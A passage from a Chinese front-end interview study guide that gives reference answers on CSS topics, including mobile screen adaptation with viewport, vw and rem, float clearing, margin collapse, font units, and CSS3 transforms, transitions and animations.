有时候因为多列布局采用小数点位的width导致因为浏览器因为四舍五入造成的换行的情况，可以在最后一 列触发BFC的形式来阻止换行的发生。比如下面栗子的特殊情况

5.4 阻止相邻元素的margin合并

属于同一个BFC的两个相邻块级子元素的上下margin会发生重叠，(设置writing-mode:tb-rl时，水平 margin会发生重叠)。所以当两个相邻块级子元素分属于不同的BFC时可以阻止margin重叠。  
这里给任一个相邻块级盒子的外面包一个div，通过改变此div的属性使两个原盒子分属于两个不同的BFC，以此来阻止margin重叠。

#### 11.14 移动端适配方案

**参考答案：**

适配思路

设计稿（750\*1334） ---> 开发 ---> 适配不同的手机屏幕，使其显得合理

原则

1. 开发时方便，写代码时设置的值要和标注的 160px 相关
2. 方案要适配大多数手机屏幕，并且无 BUG
3. 用户体验要好，页面看着没有不适感

思路

1. 写页面时，按照设计稿写固定宽度，最后再统一缩放处理，在不同手机上都能用
2. 按照设计稿的标准开发页面，在手机上部分内容根据屏幕宽度等比缩放，部分内容按需要变化，需要缩放的元素使用 rem, vw 相对单位，不需要缩放的使用 px
3. 固定尺寸+弹性布局，不需要缩放

**viewport 适配**

根据设计稿标准（750px 宽度）开发页面，写完后页面及元素自动缩小，适配 375 宽度的屏幕

在 head 里设置如下代码

|  |  |
| --- | --- |
| 1 | <**meta** name="viewport" content="width=750,initial-scale=0.5"> |

initial-scale = 屏幕的宽度 / 设计稿的宽度

为了适配其他屏幕，需要动态的设置 initial-scale 的值

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | <**head**>    <**script**>      const WIDTH = 750      const mobileAdapter = () => {        let scale = screen.width / WIDTH        let content = `width=${WIDTH}, initial-scale=${scale}, maximum-scale=${scale}, minimum-scale=${scale}`        let meta = document.querySelector('meta[name=viewport]')        if (!meta) {          meta = document.createElement('meta')          meta.setAttribute('name', 'viewport')          document.head.appendChild(meta)        }        meta.setAttribute('content',content)      }      mobileAdapter()      window.onorientationchange = mobileAdapter //屏幕翻转时再次执行    </**script**>  </**head**> |

缺点就是边线问题，不同尺寸下，边线的粗细是不一样的（等比缩放后），全部元素都是等比缩放，实际显示效果可能不太好

**vw 适配（部分等比缩放）**

1. 开发者拿到设计稿（假设设计稿尺寸为750px，设计稿的元素标注是基于此宽度标注）
2. 开始开发，对设计稿的标注进行转换，把px换成vw。比如页面元素字体标注的大小是32px，换成vw为 (100/750)\*32 vw
3. 对于需要等比缩放的元素，CSS使用转换后的单位
4. 对于不需要缩放的元素，比如边框阴影，使用固定单位px

关于换算，为了开发方便，利用自定义属性，CSS变量

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <**head**>    <**meta** name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, minimum-scale=1">    <**script**>      const WIDTH = 750      //:root { --width: 0.133333 } 1像素等于多少 vw      document.documentElement.style.setProperty('--width', (100 / WIDTH))    </**script**>  </**head**> |

注意此时，meta 里就不要去设置缩放了

业务代码里就可以写

|  |  |
| --- | --- |
| 1  2  3 | header {  **font-size**: calc(28vw \* var(--width))  } |

实现了按需缩放

**rem 适配**

1. 开发者拿到设计稿（假设设计稿尺寸为750px，设计稿的元素标是基于此宽度标注）
2. 开始开发，对设计稿的标注进行转换
3. 对于需要等比缩放的元素，CSS使用转换后的单位
4. 对于不需要缩放的元素，比如边框阴影，使用固定单位px

假设设计稿的某个字体大小是 40px, 手机屏幕上的字体大小应为 420/750\*40 = 22.4px (体验好)，换算成 rem（相对于 html 根节点，假设 html 的 font-size = 100px,）则这个字体大小为 0.224 rem

写样式时，对应的字体设置为 0.224 rem 即可，其他元素尺寸也做换算...

但是有问题

举个 ，设计稿的标注 是40px，写页面时还得去做计算，很麻烦（全部都要计算）

能不能规定一下，看到 40px ,就应该写 40/100 = 0.4 rem,这样看到就知道写多少了（不用计算），此时的 html 的 font-size 就不能是 100px 了，应该为 (420\*100)/750 = 56px，100为我们要规定的那个参数

根据不同屏幕宽度，设置 html 的 font-size 值

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | <**head**>    <**meta** name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, minimum-scale=1">    <**script**>      const WIDTH = 750 //设计稿尺寸      const setView = () => {        document.documentElement.style.fontSize = (100 \* screen.width / WIDTH) + 'px'      }      window.onorientationchange = setView      setView()    </**script**>  </**head**> |

对于需要等比缩放的元素，CSS使用转换后的单位

|  |  |
| --- | --- |
| 1  2  3 | header {  **font-size**: .28rem;  } |

对于不需要缩放的元素，比如边框阴影，使用固定单位px

|  |  |
| --- | --- |
| 1  2  3  4 | header > span.active {  **color**: #fff;  **border-bottom**: 2px solid rgba(255, 255, 255, 0.3);  } |

假设 html 的 font size = 1px 的话，就可以写 28 rem 了，更方便了，但是浏览器对字体大小有限制，设为 1px 的话，在浏览器中是失效的，会以 12px（或者其他值） 做一个计算 , 就会得到一个很夸张的结果，所以可以把 html 写的大一些

使用 sass 库时

JS 处理还是一样的，但看着好看些

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | @function px2rem($px) {    @return $px \* 1rem / 100;  }    header {  **font-size**: px2rem(28);  } |

以上的三种适配方案，都是等比缩放，放到 ipad 上时（设计稿以手机屏幕设计的），页面元素会很大很丑，有些场景下，并不需要页面整体缩放（viewport 自动处理的也很好了），所以有时只需要合理的布局即可。

**弹性盒适配（合理布局）**

|  |  |
| --- | --- |
| 1 | <**meta** name="viewport" content="width=device-width"> |

使用 flex 布局

|  |  |
| --- | --- |
| 1  2  3 | section {  **display**: flex;  } |

总结一下，什么样的页面需要做适配（等比缩放）呢

* 页面中的布局是栅格化的

换了屏幕后，到底有多宽多高很难去做设置，整体的都需要改变，所以需要整体的缩放

* 头屏大图，宽度自适应，高度固定的话，对于不同的屏幕，形状就会发生改变（放到ipad上就变成长条了），宽度变化后，高度也要保持等比例变化

以上所有的适配都是宽度的适配，但是在某些场景下，也会出现高度的适配

比如大屏，需要适配很多的电视尺寸，要求撑满屏幕，不能有滚动条，此时若换个屏幕

此时需要考虑小元素用 vh, 宽和高都用 vh 去表示，中间的大块去自适应，这就做到了大屏的适配，屏幕变小了，整体变小了（体验更好），中间这块撑满了屏幕

对于更复杂的场景，需要更灵活考虑，没有一种适配方式可以囊括所有场景。

## 12. 属性

#### 12.1 清除浮动

**参考答案**：

除浮动其实叫做闭合浮动更合适，因为是把浮动的元素圈起来，让父元素闭合出口和入口不让他们出来影响其他的元素。  
在CSS中，clear属性用于清除浮动，其基本语法格式如下：

|  |  |
| --- | --- |
| 1  2  3  4 | 选择器{**clear**:属性值;}  /\*属性值为left,清除左侧浮动的影响    属性值为right,清除右侧浮动的影响    属性值为both,同时清除左右两侧浮动的影响\*/ |

1. 额外标签法

1.1 末尾标签法  
通过在浮动元素的末尾添加一个空的标签。这是W3C推荐的做法，虽然比较简单，但是添加了无意义的标 签，结构化比较差，所以不推荐使用。下面三种写法都适用：

|  |  |
| --- | --- |
| 1  2  3  4  5 | 1. <div style="clear:both"></div>  2. .clear { clear:both }      <div **class**="clear"></div>  3..clear{ clear:both }      <br **class**="clear" />    <!--也可以使用br等别的块级元素来清除浮动--> |

2.2 内部标签法，把div放进父盒子里，盒子会撑开，一般也不会用。

1. overflow

给父级元素添加overflow样式方法。  
代码比较简洁，可以通过触发BFC方式，但是因为本身overflow的本质是溢出隐藏的效果，所以有的时候也会有一些问题存在，比如内容增多的时候不会自动换行导致内容被隐藏掉，无法显示出要溢出的元素。

|  |  |
| --- | --- |
| 1  2  3  4 | .father {  **overflow**: auto;        /\* 加上这句话，就可以清除浮动   overflow = hidden|auto|scroll 都可以实现\*/     } |

1. 伪元素法（最常用）

3.1 使用after伪元素清除浮动  
after是在父元素中加一个盒子，这个元素是通过css添加上去的，符合闭合浮动思想，结构语义化正确。  
父元素中加一个类名为clearfix 。但是这个方法IE6，7不识别，要进行兼容，使用zoom:1触发 hasLayout来清除浮动  
代表网站：百度、淘宝、网易等

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | .clearfix:after{  **content**:".";  /\*尽量不要为空，一般写一个点\*/  **height**:0;     /\*盒子高度为0，看不见\*/  **display**:block;    /\*插入伪元素是行内元素，要转化为块级元素\*/  **visibility**:hidden;      /\*content有内容，将元素隐藏\*/  **clear**:both;  }    .clearfix {      \*zoom: 1;   /\*  \*只有IE6,7识别 \*/  } |

3.2 after伪元素空余字符法  
父元素中加一个类名为clearfix，也需要兼容IE6、7

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | .clearfix::after{  **content**:"\200B";   /\* content:'\0200'; 也可以 \*/  **display**:block;  **height**:0;  **clear**:both;  }    .clearfix {      \*zoom: 1;  } |

3.3 使用before和after双伪元素清除浮动（推荐）  
完全符合闭合浮动思想的方法。  
父元素中加一个类名为clearfix,需要兼容IE6、7  
代表网站：小米、腾讯

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | .clearfix:before, .clearfix:after {  **content**: "";  **display**: table;     }     .clearfix:after {  **clear**: both;     }     .clearfix {         \*zoom: 1;     } |

#### 12.2 padding , margin 百分比单位依据

**参考答案**：

在CSS 盒模型中，依据CSS2.2文档，margin与padding的百分比指定值时，一律参考**包含盒的宽度**。  
示例：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | .father{  **height**: 100px;  **width**: 200px;  **border**: solid;  }    .son{  **margin**: 20%;  **padding**: 20%;  **width**: 50%;  **height**: 50%;  } |

如下图，包括padding-top/bottom,margin-top/bottom在内，所有padding和margin均是参考的包含块的宽度，故它们的值为200px \* 20% = 40px。

#### 12.3 父子边距重合

**参考答案**：

**效果：**

边界重叠是指两个或多个盒子(可能相邻也可能嵌套)的相邻边界(其间没有任何非空内容、补白、边框)重合在一起而形成一个单一边界。

父子元素的边界重叠

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | <style>    .parent {      background: #e7a1c5;    }    .parent .child {      background: #c8cdf5;      height: 100px;      margin-top: 10px;    }  </style>  <section **class**="parent">    <article **class**="child"></article>  </section> |

以为期待的效果：



而实际上效果如下:



在这里父元素的高度不是 110px，而是 100px，在这里发生了高度坍塌。

**产生原因：**

是如果块元素的margin-top与它的第一个子元素的margin-top之间没有border、padding、inlinecontent、clearance来分隔，或者块元素的 margin-bottom 与它的最后一个子元素的 margin-bottom 之间没有border、padding、inlinecontent、height、min-height、max-height分隔，那么外边距会塌陷。子元素多余的外边距会被父元素的外边距截断。

**解决办法**：

父子元素的边界重叠得解决方案： 在父元素上加上 overflow:hidden;使其成为 BFC。

#### 12.4 css字体大小设置（三种）.em rem px

**参考答案**：

**px（绝对长度单位）**

相信对于前端来说px这个单位是大家并不陌生，px这个单位，兼容性可以说是相当可以，大家对px的了解肯 定是没有很大的问题的。

**em（相对长度单位）**

**使用：**

1. 浏览器的默认字体都是16px，那么1em=16px，以此类推计算12px=0.75em，10px=0.625em,2em=32px；
2. 这样使用很复杂，很难很好的与px进行对应,也导致书写、使用、视觉的复杂(0.75em、0.625em全是小数点)；
3. 为了简化font-size的换算，我们在body中写入一下代码

|  |  |
| --- | --- |
| 1 | body {**font-size**: 62.5%;  } /\*  公式16px\*62.5%=10px  \*/ |

1. 这样页面中1em=10px,1.2em=12px,1.4em=14px,1.6em=16px，使得视觉、使用、书写都得到了极大的帮助。
2. 例子如下：

|  |  |
| --- | --- |
| 1 | <**div** class="font1" style='font-size:1.6em'>我是1.6em</**div**> |

1. 缺点：
   1. em的值并不是固定的；
   2. em会继承父级元素的字体大小（参考物是父元素的font-size；）；
   3. em中所有的字体都是相对于父元素的大小决定的；所以如果一个设置了font-size:1.2em的元素在另一个设置了font-size:1.2em的元素里，而这个元素又在另一个设置了font-size:1.2em的元素里，那么最后计算的结果是1.2X1.2X1.2=1.728em

|  |  |
| --- | --- |
| 1  2  3  4 | <**div** class="big">      我是大字体     <**div** class="small">我是小字体</**div**>  </**div**> |

* 1. 样式为

|  |  |
| --- | --- |
| 1  2  3  4  5 | <**style**>       body {font-size: 62.5%; } /\*  公式:16px\*62.5%=10px  \*/      .big{font-size: 1.2em}      .small{font-size: 1.2em}  </**style**> |

* 1. 但运行结果small的字体大小为：1.2em\*1.2em=1.44em

1. **rem（相对长度单位）**
2. **使用：**
   1. 浏览器的默认字体都是16px，那么1rem=16px，以此类推计算12px=0.75rem，10px=0.625rem，2rem=32px；
   2. 这样使用很复杂，很难很好的与px进行对应,也导致书写、使用、视觉的复杂(0.75rem、0.625em全是小数点) ；
   3. 为了简化font-size的换算，我们在根元素html中加入font-size: 62.5%;

|  |  |
| --- | --- |
| 1 | html {**font-size**: 62.5%;  } /\*  公式16px\*62.5%=10px  \*/ |

* 1. 这样页面中1rem=10px,1.2rem=12px,1.4rem=14px,1.6rem=16px;使得视觉、使用、书写都得到了极大的帮助；

|  |  |
| --- | --- |
| 1 | <**div** class="font1" style='font-size:1.6rem'>我是1.6rem=16px</**div**> |

1. 特点：
   1. rem单位可谓集相对大小和绝对大小的优点于一身
   2. 和em不同的是rem总是相对于根元素(如:root{})，而不像em一样使用级联的方式来计算尺寸。这种相对单位使用起来更简单。
   3. rem支持IE9及以上，意思是相对于根元素html（网页），不会像em那样，依赖于父元素的字体大小，而造成混乱。使用起来安全了很多。

|  |  |
| --- | --- |
| 1  2  3 | <**div** class="big">      我是14px=1.4rem<**div** class="small">我是12px=1.2rem</**div**>  </**div**> |
| 1  2  3  4  5 | <**style**>      html {font-size: 10px;  } /\*  公式16px\*62.5%=10px  \*/      .big{font-size: 1.4rem}      .small{font-size: 1.2rem}  </**style**> |

1. **注意：**

* 值得注意的浏览器支持问题： IE8，Safari 4或 iOS 3.2中不支持rem单位。
* 如果你的用户群都使用最新版的浏览器，那推荐使用rem，如果要考虑兼容性，那就使用px,或者两者同时使用。

#### 12.5 css3新特性

**参考答案**：

1. **CSS3 边框**

在 css3 中新增的边框属性如下：

**创建圆角**

**语法：** border-radius : length length;

length： 由浮点数字和单位标识符组成的长度值（如：20px）。不可为负值，如果为负值则与0展示效果一样。第一个值设置其水平半径，第二个值设置其垂直半径，如果第二个值省略则默认第二个值等于第一个值。

|  |  |
| --- | --- |
| 1  2  3  4  5 | div{  **border**: 1px solid;    /\* 设置每个圆角水平半径和垂直半径都为30px \*/    border-radius: 30px;  } |

border-radius是4个角的缩写方法。四个角的表示顺序与border类似按照border-top-left-radius、border-top-right-radius、border-bottom-right-radius、border-bottom-left-radius的顺序来设置：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | div{  **border**: 1px solid;    /\* 如果 / 前后的值都存在，那么 / 前面的值设置其水平半径，/ 后面值设置其垂直半径，如果没有 / ，则水平和垂直半径相等 \*/    border-radius: 10px 15px 20px 30px / 20px 30px 10px 15px;      /\* 上面写法等价于下面的写法，第一个值是水平半径，第二个值是垂直半径 \*/    border-top-left-radius: 10px 20px;    border-top-right-radius: 15px 30px;    border-bottom-right-radius: 20px 10px;    border-bottom-left-radius: 30px 15px;  } |

border-radius指定不同数量的值遵循对角相等的原则，即指定了值的取指定值，没有指定值的与对角值相等，对角相等模型

**边框阴影**

通过属性box-shadow向边框添加阴影。

**语法：** {box-shadow : [inset] x-offset y-offset blur-radius extension-radius spread-radiuscolor}

说明：对象选择器 {box-shadow:[投影方式] X轴偏移量 Y轴偏移量 模糊半径 阴影扩展半径 阴影颜色}

|  |  |
| --- | --- |
| 1  2  3  4 | div{    /\* 内阴影，向右偏移10px，向下偏移10px，模糊半径5px，阴影缩小10px \*/    box-shadow: inset 10px 10px 5px -10px #888888;  } |

**边框图片**

**语法：**

border-image : border-image-source || border-image-slice [ / border-image-width] || border-image-repeat

border-image ： none | image [ number | percentage]{1,4} [ / border-width>{1,4} ] ? [ stretch | repeat | round ]{0,2}

|  |  |
| --- | --- |
| 1  2  3  4  5 | div{    border-image:url(border.png) 30 30 round;      border-image: url(border.png) 20/10px repeat;  } |

1. **CSS3 背景**

**background-size属性**

在 CSS3 之前，背景图片的尺寸是由图片的实际尺寸决定的。在 CSS3 中，可以设置背景图片的尺寸，这就允许我们在不同的环境中重复使用背景图片。可以像素或百分比规定尺寸。如果以百分比规定尺寸，那么尺寸相对于父元素的宽度和高度。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | div{  **background**:url(bg\_flower.gif);    /\* 通过像素规定尺寸 \*/    background-**size**:63px 100px;      /\* 通过百分比规定尺寸 \*/    background-**size**:100% 50%;  **background-repeat**:no-repeat;  } |

**background-origin属性**

规定背景图片的定位区域，背景图片可以放置于content-box、padding-box或border-box区域，

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | div{  **background**:url(bg\_flower.gif);  **background-repeat**:no-repeat;    background-**size**:100% 100%;    /\* 规定背景图片的定位区域 \*/    background-origin:content-box;  } |

**background-clip属性**

与background-origin属性相似，规定背景颜色的绘制区域，区域划分与background-origin属性相同。

|  |  |
| --- | --- |
| 1  2  3  4 | div{  **background-color**:yellow;    background-**clip**:content-box;  } |

**CSS3 多重背景图片**

CSS3 允许为元素设置多个背景图像

|  |  |
| --- | --- |
| 1  2  3 | body{  **background-image**:url(bg\_flower.gif),url(bg\_flower\_2.gif);  } |

1. CSS3 文本效果

**text-shadow属性**

给为本添加阴影，能够设置水平阴影、垂直阴影、模糊距离，以及阴影的颜色。

|  |  |
| --- | --- |
| 1  2  3 | h1{  **text-shadow**: 5px 5px 5px #FF0000;  } |

**text-wrap 属性**

设置区域内的自动换行。

**语法：**text-wrap: normal | none | unrestricted | suppress | break-word;

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1  2 | | /\* 允许对长单词进行拆分，并换行到下一行 \*/  p {word-wrap:break-word;} | | |
| **值** | | **描述** |
| normal | | 只在允许的换行点进行换行。 |
| none | | 不换行。元素无法容纳的文本会溢出。 |
| break-word | | 在任意两个字符间换行。 |
| suppress | | 压缩元素中的换行。浏览器只在行中没有其他有效换行点时进行换行。 |

1. CSS3 字体

**字体定义**

在 CSS3 之前，web 设计师必须使用已在用户计算机上安装好的字体。但是通过 CSS3，web 设计师可以使用他 们喜欢的任意字体。当找到或购买到希望使用的字体时，可将该字体文件存放到 web 服务器上，它会在需要时 被自动下载到用户的计算机上。字体需要在 CSS3 @font-face 规则中定义。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | /\* 定义字体 \*/  @font-face{  **font-family**: myFont;  **src**: url('Sansation\_Light.ttf'),         url('Sansation\_Light.eot');     /\* IE9+ \*/  }    div{  **font-family**:myFont;  } |

**使用粗体字体**

"Sansation\_Light.ttf"文件 是定义的正常字体，"Sansation\_Bold.ttf" 是另一个字体文件，它包含了 Sansation 字体的粗体字符。只要 font-family 为 "myFirstFont" 的文本需要显示为粗体，浏览器就会使用该字体。

（其实没弄清楚这样处理的原因，经测试直接在html中通过 b 标签也可以实现加粗的效果）

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | /\* 定义正常字体 \*/  @font-face{  **font-family**: myFirstFont;  **src**: url('/example/css3/Sansation\_Light.ttf'),         url('/example/css3/Sansation\_Light.eot'); /\* IE9+ \*/  }    /\* 定义粗体时使用的字体 \*/  @font-face{  **font-family**: myFirstFont;  **src**: url('/example/css3/Sansation\_Bold.ttf'),         url('/example/css3/Sansation\_Bold.eot'); /\* IE9+ \*/    /\* 标识属性 \*/  **font-weight**:bold;  }    div{  **font-family**:myFirstFont;  } |

1. CSS3 2D 转换

通过 CSS3 转换，我们能够对元素进行**移动、缩放、转动、拉长或拉伸**，转换是使元素改变形状、尺寸和位置的一种效果。

**translate() 方法**

通过 translate(x , y) 方法，元素根据给定的 left（x 坐标） 和 top（y 坐标） 位置参数从其当前位置移动，x为正值向右移动，为负值向左移动；y为正值向下移动，为负值向上移动；

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | div{    transform: translate(50px,100px);    -ms-transform: translate(50px,100px);        /\* IE 9 \*/    -webkit-transform: translate(50px,100px);     /\* Safari and Chrome \*/    -o-transform: translate(50px,100px);         /\* Opera \*/    -moz-transform: translate(50px,100px);        /\* Firefox \*/  } |

**rotate() 方法**

控制元素顺时针旋转给定的角度。为正值，元素将顺时针旋转。为负值，元素将逆时针旋转。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | div{    transform: rotate(30deg);    -ms-transform: rotate(30deg);        /\* IE 9 \*/    -webkit-transform: rotate(30deg);    /\* Safari and Chrome \*/    -o-transform: rotate(30deg);         /\* Opera \*/    -moz-transform: rotate(30deg);       /\* Firefox \*/  } |

**scale() 方法**

根据给定的宽度（X 轴）和高度（Y 轴）参数，控制元素的尺寸的增加、减少。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | div{    transform: scale(2,4);    -ms-transform: scale(2,4);         /\* IE 9 \*/    -webkit-transform: scale(2,4);     /\* Safari 和 Chrome \*/    -o-transform: scale(2,4);         /\* Opera \*/    -moz-transform: scale(2,4);       /\* Firefox \*/  } |

**skew() 方法**

根据给定的水平线（X 轴）和垂直线（Y 轴）参数设置元素翻转给定的角度。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | /\* 设置围绕 X 轴把元素翻转 30 度，围绕 Y 轴翻转 20 度。 \*/  div{    transform: skew(30deg,20deg);    -ms-transform: skew(30deg,20deg);         /\* IE 9 \*/    -webkit-transform: skew(30deg,20deg);     /\* Safari and Chrome \*/    -o-transform: skew(30deg,20deg);          /\* Opera \*/    -moz-transform: skew(30deg,20deg);        /\* Firefox \*/  } |

**matrix() 方法**

matrix() 方法把所有 2D 转换方法组合在一起。matrix() 方法需要六个参数，包含数学函数，允许旋转、缩放、移动以及倾斜元素。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | /\* 使用 matrix 方法将 div 元素旋转 30 度 \*/  div{    transform:matrix(0.866,0.5,-0.5,0.866,0,0);    -ms-transform:matrix(0.866,0.5,-0.5,0.866,0,0);          /\* IE 9 \*/    -moz-transform:matrix(0.866,0.5,-0.5,0.866,0,0);         /\* Firefox \*/    -webkit-transform:matrix(0.866,0.5,-0.5,0.866,0,0);      /\* Safari and Chrome \*/    -o-transform:matrix(0.866,0.5,-0.5,0.866,0,0);           /\* Opera \*/  } |

**2D Transform 方法汇总**

|  |  |
| --- | --- |
| **函数** | **描述** |
| matrix(n,n,n,n,n,n) | 定义 2D 转换，使用六个值的矩阵。 |
| translate(x,y) | 定义 2D 转换，沿着 X 和 Y 轴移动元素。 |
| translateX(n) | 定义 2D 转换，沿着 X 轴移动元素。 |
| translateY(n) | 定义 2D 转换，沿着 Y 轴移动元素。 |
| scale(x,y) | 定义 2D 缩放转换，改变元素的宽度和高度。 |
| scaleX(n) | 定义 2D 缩放转换，改变元素的宽度。 |
| scaleY(n) | 定义 2D 缩放转换，改变元素的高度。 |
| rotate(angle) | 定义 2D 旋转，在参数中规定角度。 |
| skew(x-angle,y-angle) | 定义 2D 倾斜转换，沿着 X 和 Y 轴。 |
| skewX(angle) | 定义 2D 倾斜转换，沿着 X 轴。 |
| skewY(angle) | 定义 2D 倾斜转换，沿着 Y 轴。 |

1. CSS3 3D 转换

CSS3 允许使用 3D 转换来对元素进行格式化

**rotateX() 方法**

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | /\* 设置元素围绕其 X 轴以给定的度数进行旋转 \*/  div{    transform: rotateX(120deg);    -webkit-transform: rotateX(120deg);   /\* Safari 和 Chrome \*/    -moz-transform: rotateX(120deg);  /\* Firefox \*/  } |

**rotateY() 旋转**

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | /\* 设置元素围绕其 Y 轴以给定的度数进行旋转 \*/  div{    transform: rotateY(130deg);    -webkit-transform: rotateY(130deg);   /\* Safari 和 Chrome \*/    -moz-transform: rotateY(130deg);  /\* Firefox \*/  } |

1. CSS3 过渡

通过 CSS3可以在不使用 Flash 动画或 JavaScript 的情况下，当元素从一种样式变换为另一种样式时为元素添加效果。

要实现这一点，必须规定以下两项内容：

* + 设置添加过渡效果的 CSS 属性；
  + 设置过渡效果的时长；

**注意：** 如果时长未设置，则不会有过渡效果，因为默认值是 0。

**单项改变**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | /\* 设置将变化效果添加在“宽度”上，时长为2秒；该时长在其他属性上并不适用 \*/  div{    transition: width 2s;    -moz-transition: width 2s;         /\* Firefox 4 \*/    -webkit-transition: width 2s;      /\* Safari 和 Chrome \*/    -o-transition: width 2s;           /\* Opera \*/  }  /\* 配合在一起使用的效果就是当鼠标移上去的时候宽度变为300px，这个过程耗时2秒 \*/  div:hover{  **width**:300px;  } |

**注意：** 当鼠标移出元素时，它会逐渐变回原来的样式。

**多项改变**

如需向多个样式添加过渡效果，请添加多个属性，由逗号隔开。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | /\* 同时向宽度、高度和转换添加过渡效果 \*/  div{    transition: width 2s, height 2s, transform 2s;    -moz-transition: width 2s, height 2s, -moz-transform 2s;    -webkit-transition: width 2s, height 2s, -webkit-transform 2s;    -o-transition: width 2s, height 2s,-o-transform 2s;  }    /\* 当鼠标移上时宽度和高度都变成200px，同时旋转180度，每个属性变化都耗时2秒 \*/  div:hover{  **width**:200px;  **height**:200px;    transform:rotate(180deg);    -moz-transform:rotate(180deg);        /\* Firefox 4 \*/    -webkit-transform:rotate(180deg);     /\* Safari and Chrome \*/    -o-transform:rotate(180deg);          /\* Opera \*/  } |

**过渡属性详解**

transition是简写属性，

**语法：** transition : transition-property | transition-duration | transition-timing-function | transition-delay;

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1  2  3  4  5  6  7 | | /\* 设置在宽度上添加过渡效果，时长为1秒，过渡效果时间曲线为linear，等待2秒后开始过渡 \*/  div{    transition: width 1s linear 2s;    -moz-transition: width 1s linear 2s;       /\* Firefox 4 \*/    -webkit-transition: width 1s linear 2s;    /\* Safari and Chrome \*/    -o-transition: width 1s linear 2s;         /\* Opera \*/  } | | |
| **属性** | | **描述** |
| transition | | 简写属性，用于在一个属性中设置四个过渡属性。 |
| transition-property | | 规定应用过渡的 CSS 属性的名称。 |
| transition-duration | | 定义过渡效果花费的时间。默认是 0。 |
| transition-timing-function | | 规定过渡效果的时间曲线。默认是 "ease"。 |
| transition-delay | | 规定过渡效果何时开始。默认是 0。 |

1. CSS3 动画

通过 CSS3可以创建动画，这些动画可以取代网页中的画图片、Flash 动画以及 JavaScript。

CSS3 中通过@keyframes 规则来创建动画。在 @keyframes 中规定某项 CSS 样式，就能创建由当前样式（动画开始前的样式）逐渐改为新样式（需要变到的样式）的动画效果。

**通过from , to关键字设置动画发生的时间**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32 | /\* 通过@keyframes 创建动画 \*/  @keyframes myfirst{    from {**background**: red;}    to {**background**: yellow;}  }  /\* Firefox \*/  @-moz-keyframes myfirst {    from {**background**: red;}    to {**background**: yellow;}  }  /\* Safari 和 Chrome \*/  @-webkit-keyframes myfirst {    from {**background**: red;}    to {**background**: yellow;}  }  /\* Opera \*/  @-o-keyframes myfirst {    from {**background**: red;}    to {**background**: yellow;}  }    /\*     将创建的动画绑定到选择器，并至少指定以下两项 CSS3 动画属性     1.指定动画的名称；     2.指定动画的时长；  \*/  div{    animation: myfirst 5s;    -moz-animation: myfirst 5s;       /\* Firefox \*/    -webkit-animation: myfirst 5s;    /\* Safari 和 Chrome \*/    -o-animation: myfirst 5s;         /\* Opera \*/  } |

**通过百分比设置动画发生的时间**

动画是使元素从一种样式逐渐变化为另一种样式的效果。可以改变任意多的样式任意多的次数。可以用关键词 "from" 和 "to"来设置动画变化发生的时间，其效果等同于 0% 和 100%。0% 是动画的开始，100% 是动画的完成。为了得到最佳的浏览器支持，应该始终定义 0% 和 100% 选择器。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | /\* 当动画为 25% 及 50% 时改变背景色，然后当动画 100% 完成时再次改变 \*/  @keyframes myfirst{    0%   {**background**: red;}    25%  {**background**: yellow;}    50%  {**background**: blue;}    100% {**background**: green;}  }    /\* 同时改变背景色和位置 \*/  @keyframes myfirst{    0%   {**background**: red; **left**:0px; **top**:0px;}    25%  {**background**: yellow; **left**:200px; **top**:0px;}    50%  {**background**: blue; **left**:200px; **top**:200px;}    75%  {**background**: green; **left**:0px; **top**:200px;}    100% {**background**: red; **left**:0px; **top**:0px;}  } |

**动画属性详解**

animation是除了animation-play-state属性所有动画属性的简写属性。

**语法：** animation : animation-name | animation-duration | animation-timing-function | animation-delay | animation-iteration-count | animation-direction

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | | /\* 应用的动画为myfirst，一个动画周期为5秒，动画的速度曲线为linear，动画2秒后播放，播放次数为infinite，即无限循环，动画下一周期是否逆向播放取值alternate，即逆向播放 \*/  div{    animation: myfirst 5s linear 2s infinite alternate;    /\* Firefox: \*/    -moz-animation: myfirst 5s linear 2s infinite alternate;    /\* Safari 和 Chrome: \*/    -webkit-animation: myfirst 5s linear 2s infinite alternate;    /\* Opera: \*/    -o-animation: myfirst 5s linear 2s infinite alternate;  } | | |
| **属性** | | **描述** |
| @keyframes | | 规定动画。 |
| animation | | 所有动画属性的简写属性，除了 animation-play-state 属性。 |
| animation-name | | 规定 @keyframes 动画的名称。 |
| animation-duration | | 规定动画完成一个周期所花费的秒或毫秒。默认是 0。 |
| animation-timing-function | | 规定动画的速度曲线。默认是 "ease"。 |
| animation-delay | | 规定动画何时开始。默认是 0。 |
